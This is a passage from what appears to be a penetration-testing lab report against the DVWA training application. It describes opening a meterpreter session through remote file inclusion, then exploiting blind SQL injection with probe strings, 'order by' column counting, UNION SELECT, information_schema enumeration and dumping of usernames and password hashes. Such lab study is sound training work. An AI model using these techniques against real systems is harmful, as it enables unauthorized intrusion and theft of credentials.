


Figure 4.3: Setting Listening IP Address And Port To Match Generated Payload

The payload now stored as a remote file on a remote server will be included in the URL of DVWA’s File Inclusion page[Figure4.4]. Running this page should provide a meterpreter session on msfconsole[Figure4.5]. The meterpreter commands **getuid** and **ps** can be used to see what privileges the current session has on the exploited target and the list of running processes, respectively.




Figure 4.4: Payload File Included in File Inclusion URL

Graphical user interface, text

Description automatically generated

Figure 4.5: Open Meterpreter Session

SQL Injection

During the exploitation phase, Adelaja will attempt to exploit a Blind SQL Injection vulnerability within the DVWA website. The end goal for the tester is to attempt to penetrate the target system gaining as much access privilege as possible. Adelaja will stay within the scope determined during pre-engagement.

**3.1.Checking For Vulnerability**

Before proceeding to develop the exploit. The DVWA website is tested to find any parameters vulnerable to an SQL attack before trying to leverage information obtained to get access to the system. On the SQL Injection (Blind) page on DVWA, typing 1 into the textbox provides information about the user with ID 1[Figure 5.1].




Figure 5.1: User Information for ID 1

Typing in 1’ to test vulnerability produces no error message and no result either. The page has processed the request because the input 1’ is in the URL after the page loads but it produces no output [Figure 5.2].




Figure 5.2: Using 1’ To Test For SQLi Vulnerability

Typing in 1 and 1=1, which is a true statement, produces a valid page meaning that there is an SQLi vulnerability here but it is blind as it discloses no information about the database so various tests would have to be carried out to see which works[Figure 5.3].




Figure 5.3: Using 1 and 1=1 To Test For SQLi Vulnerability

Carrying out an additional test by passing the URL a false statement which returns an invalid page with no results or error message[Figure 5.4], indicates that there is a blind SQLi in this page: the server is executing the code, even if it doesn't show it explicitly in the response.

Graphical user interface, text, application

Description automatically generated

Figure 5.4: Using 1 and 1=2 To Test For SQLi Vulnerability

**3.2.****Exploiting Blind SQLi Vulnerability**

To extract information from the database, knowledge of what the databases are, the tables it contains, and what columns they have can be determined using the *‘order by’* SQL clause, Using 2 here produces a valid page meaning there are 2 columns used on this page[Figure5.5].

Graphical user interface, text, application

Description automatically generated

Figure 5.5: Checking For Number of Columns

With this, a **UNION SELECT** statement can be built, the SQL Union operator is used to combine the results sets of 2 or more **SELECT** statements.[Figure5.6].




Figure 5.6: UsingUNION SELECT Statements

Can also determine the database name and the user used by the application to connect to its Database Management System using the MYSQL predefined functions database() and user(). [Figure 5.7].




Figure 5.7: Using Union Select Statements To Display Database Name and User

Using information\_schema.tables will display all the available tables used on the page [Figure 5.8]

Graphical user interface, text, application

Description automatically generated

Figure 5.8: Using information\_schema To Display All Available Tables

With information about table names and columns gathered, a union select statement can be run that selects the username and password on the user's table and displays it on the browser. [Figure 5.9].




Figure 5.9: Displaying Usernames and hashed Passwords available on User Table

Displaying information specific to particular tables requires using the SQL WHERE clause. Attempting to do this to display data on the dvwa table produces an invalid page[Figure 5.10].

